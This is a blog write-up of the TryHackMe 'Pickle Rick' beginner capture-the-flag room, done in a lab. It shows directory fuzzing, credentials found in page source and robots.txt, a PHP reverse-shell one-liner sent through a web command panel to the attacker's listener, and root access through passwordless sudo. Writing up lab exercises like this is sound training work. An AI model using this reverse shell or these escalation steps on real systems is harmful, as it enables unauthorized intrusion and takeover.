

CTF Writeups & Bug Bounty » Try Hack Me » THM Challenges » Pickle Rick Writeup – Easy TryHacKme CTF
In this writeup, we are going to solve step by step a TryHackMe room called “Pickle RIck”. It’s a very easy beginner CTF on TryHackMe.
» Link to the room on TryHackMe
Table of Contents
Introduction – Pickle Rick CTF
According to the scenario on TryHackMe, we have to exploit a web server and “find three ingredients to help Rick make his potion and transform himself back into a human from a pickle“.
Those three ingredients represent the three flags we must find.
Let’s start with a bit of recon.
Recon – Pickle Rick
After doing our port scan, only the web server is interesting.
I did everything with curl, so bear with me lol. Here is the server response for the index page:
root@ip-10-80-128-124:~# curl 10.80.178.101
[...]
  <!--
    Note to self, remember username!

    Username: R1ckRul3s
  -->
[...]
Just random texts and a HTML comment that reveals a username: R1ckRul3s.
I then used ffuf to fuzz for directories or pages:
root@ip-10-80-128-124:~# ffuf -u "http://10.80.178.101/FUZZ" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -mc all -fc 404 -s -r -ic
.hta
.htaccess
.htpasswd
assets
index.html
robots.txt
server-status
ffuf options:
- -u: URL to target
- -w: wordlist to use
- -mc all: marks all HTTP response codes as successful responses
- -fc 404: filters the 404 response codes from the successful responses
- -s: silent mode
- -r: follows redirect responses from the web server
- -ic: ignores the comments in the wordlist
A few pages are returned. robots.txt contains a weird set of characters:
root@ip-10-80-128-124:~# curl http://10.80.178.101/robots.txt
Wubbalubbadubdub
Wubbalubbadubdub. Whatever. It’s common for CTFs to have random troll content inside robots.txt.
I kept fuzzing to find more endpoints, and as the website was using PHP I fuzzed again with a PHP-oriented wordlist from SecLists:
root@ip-10-80-128-124:~# ffuf -u "http://10.80.178.101/FUZZ" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/Common-PHP-Filenames.txt -mc all -fc 404 -s -r -ic
login.php
portal.php
Two more endpoints were discovered.
Let’s access this portal shall we?
Accessing the Portal – Pickle Rick CTF
At first, I tried to brute force the login form with the previously found username (R1ckRul3s). But it didn’t work.
Then I rememberd this stupid string we found in /robots.txt: Wubbalubbadubdub.
I gave it a shot, and it was indeed the password for the user R1ckRul3s…
Once we are on the portal, we can literally execute commands on the “Command Panel” input:

This gives us an easy way to get a reverse shell.
Getting a Reverse Shell – Pickle Rick CTF
I crafted the payload using revshells.com:
php -r '$sock=fsockopen("10.80.128.124",9001);system("sh <&3 >&3 2>&3");'
This is what we are going to execute on the Command Panel. But first, we need to setup our nc listener on our local attacker machine with the following command:
nc -nlvp 9001
nc options:
- -n: don’t do any DNS lookups on addresses/services/ports
- -l: listen mode
- -v: verbose mode
- -p: port to listen on
After executing the payload, we receive the reverse shell on nc, with www-data privileges:

Great, now let’s find the flags and elevate our privileges!
Just before that, we can execute the following python command to get a more functional shell:
python3 -c 'import pty;pty.spawn("/bin/bash")'
PrivEsc + Finding the 3 Ingredients – Pickle Rick CTF
We quickly find the first ingredient (first flag), it’s written inside a .txt file in our working directory:
www-data@ip-10-80-178-101:/var/www/html$ ls -lA
total 32
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
www-data@ip-10-80-178-101:/var/www/html$ cat Sup3rS3*
mr. m******* ****
Then, with a simple find command, I found the second ingredient by looking for all the files that contain “ingr” in their names:
www-data@ip-10-80-178-101:/var/www/html$ find / -type f -iname "*ingr*" 2>/dev/null
[...]
/var/www/html/Sup3rS3cretPickl3Ingred.txt
/lib/modules/5.4.0-1103-aws/kernel/net/sched/sch_ingress.ko
/lib/modules/5.15.0-1064-aws/kernel/net/sched/sch_ingress.ko
/home/rick/second ingredients

www-data@ip-10-80-178-101:/var/www/html$ cat /home/rick/seco*
1 je**** ****
The second ingredient was stored inside /home/rick/second ingredients
find options:
- /: root of the filesystem, find will recursively go through each file of the filesystem
- -type f: only search for files (not directories etc.)
- -iname “*ingr*”: the names of the files we are trying to find must contain “ingr”
- 2>/dev/null: redirects error messages to /dev/null (otherwise the output is flooded with error messages because we don’t have access to many directories with our www-data rights).
Then, in order to retrieve the third flag, I had to become root.
This was the easiest privilege escalation scenario: we had the rights to execute all the commands with sudo, without providing any password. A simple sudo su root allows us to become root and reveal the third ingredient inside /root/3rd.txt:
www-data@ip-10-80-178-101:/var/www/html$ sudo -l
Matching Defaults entries for www-data on ip-10-80-178-101:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-80-178-101:
    (ALL) NOPASSWD: ALL
www-data@ip-10-80-178-101:/var/www/html$ sudo su root
root@ip-10-80-178-101:/var/www/html# ls -lA /root
total 28
-rw-r--r-- 1 root root   29 Feb 10  2019 3rd.txt
-rw------- 1 root root  168 Jul 11  2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r-- 1 root root  161 Jan  2  2024 .profile
drwxr-xr-x 4 root root 4096 Jul 11  2024 snap
drwx------ 2 root root 4096 Feb 10  2019 .ssh
-rw------- 1 root root  702 Jul 11  2024 .viminfo
root@ip-10-80-178-101:/var/www/html# cat /root/3rd.txt
3rd ingredients: ***** *****
That’s it!
Final Thoughts on Pickle Rick
This room was cool for a beginner room.
We had to enumerate the web server, get a reverse shell, find files on the system and use the sudo “misconfiguration” for privilege escalation.
I had fun solving that!
If you liked this writeup, consider reading the other TryHackMe writeups I’ve done so far on pentestguides.com:
» Read more TryHackMe Writeups
Read More Posts on PentestGuides
- ftp Complete Tutorial in 10 Examples – Must-know Command for CTF
- scp Quick Tutorial – Transfer Files Securely Over SSH
- curl Quick Tutorial – Everything You Need to Know
- Netcat (nc) Full Tutorial – Easy TCP/UDP Guide
- nmap Tutorial – the Ultimate Network Scanner
Disclaimer
This article is provided for educational purposes only.
All techniques demonstrated were performed in a controlled lab environment.
Do not attempt to reproduce these actions on systems you do not own or have explicit authorization to test.
I do not encourage or take responsibility for any illegal use of the information provided.